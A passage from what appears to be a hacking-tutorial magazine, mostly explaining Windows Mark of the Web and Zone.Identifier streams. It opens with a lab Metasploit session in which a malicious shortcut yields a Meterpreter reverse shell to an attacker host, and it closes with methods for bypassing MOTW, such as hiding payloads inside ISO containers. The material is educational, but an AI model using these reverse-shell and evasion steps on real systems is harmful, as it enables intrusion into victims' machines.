 malicious_4	11/15/2022 12:39 ...	Shortcut	3 KB

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.40.153
lhost => 192.168.40.153
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
```


When victim clicks on the shortcut, we get a reverse shell.

```
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.40.153
lhost => 192.168.40.153
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Sending stage (175686 bytes) to 192.168.40.150
[*] Meterpreter session 1 opened (192.168.40.153:4444 -> 192.168.40.150:49963) at 2022-11-15 00:55:52 -0500
```

```
meterpreter > sysinfo
Computer      : DESKTOP-PRLKILM
OS            : Windows 10 (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > getuid
Server username: DESKTOP-PRLKILM\admin
meterpreter > █
```

5. Operation Dream Job

It will not be a fitting end to this article if we don't tell you this. We are once again back to Lazarus hacking group. I am sure you have heard about 'Operation Dream job'. Here, as part of their "Operation dream job", Lazarus hacking group is known to be using various opensource software to gain initial access. One of them includes Sumatra PDF reader which is an open source PDF reader.

During their hacking campaigns, Lazarus group provides jobseekers to fill their details using a subverted version of Sumatra PDF reader. This subverted PDF reader initiates a backdoor connection to the attackers.

Google has removed two new malicious dropper apps from Play Store. These apps have been caught distributing the Xenomorph banking malware. Xenomorph is a trojan that steals credentials from banking applications on users' devices.

MARK OF THE WEB (MOTW)

In our previous Issue, readers were introduced to Mark Of The Web (MOTW) in the article Bypassing Antivirus. Many readers may get doubts as to what is Mark Of The Web. In this Issue, we want to give our readers a detailed understanding of what exactly is Mark Of The Web (MOTW). Like always, we will do this practically first and then delve into theory part.

We are logged into one of the target systems of Hackercool Cybersecurity which is a Windows 10 1809 machine. In the Downloads folder of this machine, we can see various payloads used previously for our hacking tutorials.

This PC > Downloads


Name	Date modified	Type	Size
 HOT_Actress	8/12/2022 6:08 PM	File folder	
 2.2.0 20210810-2 Windows 365 Web pass...	9/6/2022 5:48 PM	WinRAR ZIP archive	2,986 KB
 Click_For_password	8/12/2022 6:11 PM	Disc Image File	70 KB
 good-news-everybody (6)	7/6/2022 12:42 PM	Troubleshooting P...	1 KB
 good-news-everybody	7/6/2022 1:27 PM	Troubleshooting P...	1 KB
 Hot_Images	8/12/2022 6:32 PM	Disc Image File	70 KB
 KingHamlet	9/6/2022 1:55 PM	Application	24 KB
 malicious	8/12/2022 5:06 PM	Disc Image File	70 KB
 met_x64_153_4444	9/6/2022 2:01 PM	Application	7 KB
 met_x64_153_4444.exe.khe	9/6/2022 5:22 PM	KHE File	8 KB
 mimikatz	9/6/2022 5:49 PM	Application	1,221 KB
 mimikatz.exe.khe	9/6/2022 5:50 PM	KHE File	1,221 KB
 rev	9/2/2022 5:59 PM	Application	5 KB
 rev	9/2/2022 6:24 PM	Windows PowerSh...	4 KB
 winrar-x64-611	8/12/2022 6:03 PM	Application	3,393 KB

I right click on the "met_x64_153_4444" payload and click on properties.

USEFUL RESOURCES


[Check whether your email is a part of any data breach](https://haveibeenpwned.com)

<https://haveibeenpwned.com>




At the bottom of the opened tab, readers can see there is a message which is highlighted for you. The message prompt is saying that this particular file came from another computer and may be blocked. Simply put, the message says this particular file is malicious.

If you remember, we have once downloaded "mimikatz.exe" binary for one of our tutorials. Viewing the properties of this file too displays the same message.



When we first installed this operating system, we downloaded Firefox browser setup application. Let's view the properties of this file.



This file doesn't have any warning. This file doesn't have the Mark Of The Web.

What Is Mark Of The Web?

Mark Of The Web is a security feature that was initially introduced in Internet explorer (yes, the age old browser of Microsoft Windows operating system. MOTW was used by Internet Explorer to force saved webpages to run in the same security zone of the location the page was saved from. It worked only on HTML file types but was later extended to other file types. How did they do this? They did this by creating an Alternate Data Stream (ADS) named Zone Identifier for downloaded files.

A security researcher named David Schütz was rewarded \$70,000 for Finding Way to Bypass Google Pixel Phones' Lock Screens.

What is an Alternate Data Stream?

Alternate Data Streams (ADS) is a file attribute that's found only on NTFS file system. It was added to Windows from Windows 3.1. ADS feature allows for more than one data stream to be associated with a particular file name.

Can we view the Alternate Data Streams?

Yes, you can. By simply using "Get-Item" option in PowerShell. However, this option is only available in operating systems starting from Windows 8. Let's use this option to view ADS of file we have seen above.

```
PS C:\Users\admin\Downloads> Get-Item ./"met_x64__153_4444.exe" -Stream *

PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\Users\admin\Downloads\met_x64__153_4444.exe::$DATA
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\admin\Downloads
PSChildName  : met_x64__153_4444.exe::$DATA
PSDrive      : C
PSProvider   : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName     : C:\Users\admin\Downloads\met_x64__153_4444.exe
Stream       : :$DATA
Length       : 7168

PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\Users\admin\Downloads\met_x64__153_4444.exe:Zone.Identifier
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\admin\Downloads
PSChildName  : met_x64__153_4444.exe:Zone.Identifier
PSDrive      : C
PSProvider   : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName     : C:\Users\admin\Downloads\met_x64__153_4444.exe
Stream       : Zone.Identifier
Length       : 125
```

```
PS C:\Users\admin\Downloads> Get-Item ./"mimikatz.exe" -Stream *

PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\Users\admin\Downloads\mimikatz.exe::$DATA
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\admin\Downloads
PSChildName  : mimikatz.exe::$DATA
PSDrive      : C
PSProvider   : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName     : C:\Users\admin\Downloads\mimikatz.exe
Stream       : :$DATA
Length       : 1250056

PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\Users\admin\Downloads\mimikatz.exe:Zone.Identifier
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\admin\Downloads
PSChildName  : mimikatz.exe:Zone.Identifier
PSDrive      : C
PSProvider   : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName     : C:\Users\admin\Downloads\mimikatz.exe
Stream       : Zone.Identifier
Length       : 192
```

```
PS C:\Users\admin\Downloads>
```


Let's now view the Alternate Data Streams of the Firefox setup file.

```
PS C:\Users\admin\Desktop> Get-Item ./"Firefox Setup 79.0.exe" -Stream *

PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\Users\admin\Desktop\Firefox Setup 79.0.exe::$DATA
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\admin\Desktop
PSChildName  : Firefox Setup 79.0.exe::$DATA
PSDrive      : C
PSProvider   : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName     : C:\Users\admin\Desktop\Firefox Setup 79.0.exe
Stream       : :$DATA
Length       : 54550176
```

If you observe the results of the Alternate Data Streams (ADS) of three files above, the stream option of both met_x64_4444.exe and mimikatz.exe payloads shows as Zone.Identifier whereas that of Firefox setup file shows as \$.Data.

Is it a big deal?

If you have read this article carefully you should have observed that MOTW creates an Alternate Data Stream (ADS) named Zone.Identifier for downloaded files through the browser. Not only that, the browser also adds a ZoneId to this stream to indicate from which zone this file originates.

Which zone? How many Zones are there?

Five. These are the ZoneId values that can be used in a Zone.Identifier ADS.

- 0. Local Computer
- 1. Local Internet
- 2. Trusted Sites
- 3. Internet
- 4. Restricted Sites

Can we see Zone ID of the files?

Yes, by using Get-Content cmdlet of powershell; you can see the particular zone of any file.

```
PS C:\Users\admin\Downloads> Get-Content ./"met_x64_153_4444.exe" -Stream Zone.Identifier
[ZoneTransfer]
ZoneId=3
ReferrerUrl=http://192.168.40.153:8000/
HostUrl=http://192.168.40.153:8000/met_x64_153_4444.exe
PS C:\Users\admin\Downloads> Get-Content ./"mimikatz.exe" -Stream Zone.Identifier
[ZoneTransfer]
ZoneId=3
ReferrerUrl=https://github.com/ParrotSec/mimikatz/blob/master/x64/mimikatz.exe
HostUrl=https://raw.githubusercontent.com/ParrotSec/mimikatz/master/x64/mimikatz.exe
PS C:\Users\admin\Downloads>
```

As you can see, this file got assigned Zone Id = 3, which means they are from Internet. If you observe carefully, the result displays even the URL from where these files are downloaded. This is due to Windows 10's implementation of the IAttachmentExecute Interface. The URL information

is also added to the zone.Identifier ADS.

So, only Internet Explorer uses Zone Identifier ADS?

No, all the major software on Windows platform which deal with attachments or downloads, generate a Zone.Identifier ADS. That's OK, but does MOTW really help in security. Yes, in some ways. Ever heard about Windows Defender SmartScreen. When you execute any file downloaded from internet, it checks the executable against a whitelist of files that are popular and used by many Windows users. If the file you download is on that list, it displays you a warning saying it prevents an unrecognised app from starting.


Similarly, MS-Office opens files tagged with MOTW in the sandbox. It also blocked macros in files tagged with MOTW.

So, MOTW can be bypassed?

Actually, it can be bypassed. There are some ways which can be used to bypass MOTW. For example, some software do not set MOTW like Github and 7zip don't set MOTW.

There is another way MOTW can be by passed. By using container formats. Some container formats like ISO or VHD(x) do not support NTFS Alternate Data Streams feature. For example, in our June 2022 Issue, readers have learnt about ways in which hackers were delivering payloads after Microsoft's ban on macros by default. In one section, we created a container named "malicious.iso" (obviously named) which hid two files: README.txt and shellx64_8383.exe. As you might have already remembered by now, this is what happens. When you click on the is file "malicious.iso" it displays one file "README.txt ". When you click on this shortcut, the shellx64_8383.exe file is executed (which is hidden).

